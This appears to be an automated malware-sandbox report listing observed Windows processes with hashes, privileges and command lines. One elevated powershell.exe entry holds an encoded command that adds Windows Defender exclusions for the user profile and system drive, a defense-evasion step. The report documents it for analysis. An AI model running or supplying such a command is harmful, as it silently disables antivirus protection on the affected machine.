MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **4916**, Parent PID: **3784**

General	
Target ID:	46
Start time:	01:42:35
Start date:	27/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: **724**, Parent PID: **2324**

General	
Target ID:	47
Start time:	01:42:37
Start date:	27/03/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k dcomlaunch -p -s PlugPlay
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **900**, Parent PID: **2324**

General	
Target ID:	49
Start time:	01:42:40
Start date:	27/03/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k dcomlaunch -p -s LSM
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: dwm.exe PID: **984**, Parent PID: **2324**

General	
Target ID:	50
Start time:	01:42:45
Start date:	27/03/2022
Path:	C:\Windows\System32\dwm.exe
Wow64 process (32bit):	false
Commandline:	dwm.exe
Imagebase:	0x7ff7aa950000
File size:	62464 bytes
MD5 hash:	70073A05B2B43FFB7A625708BB29E7C7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly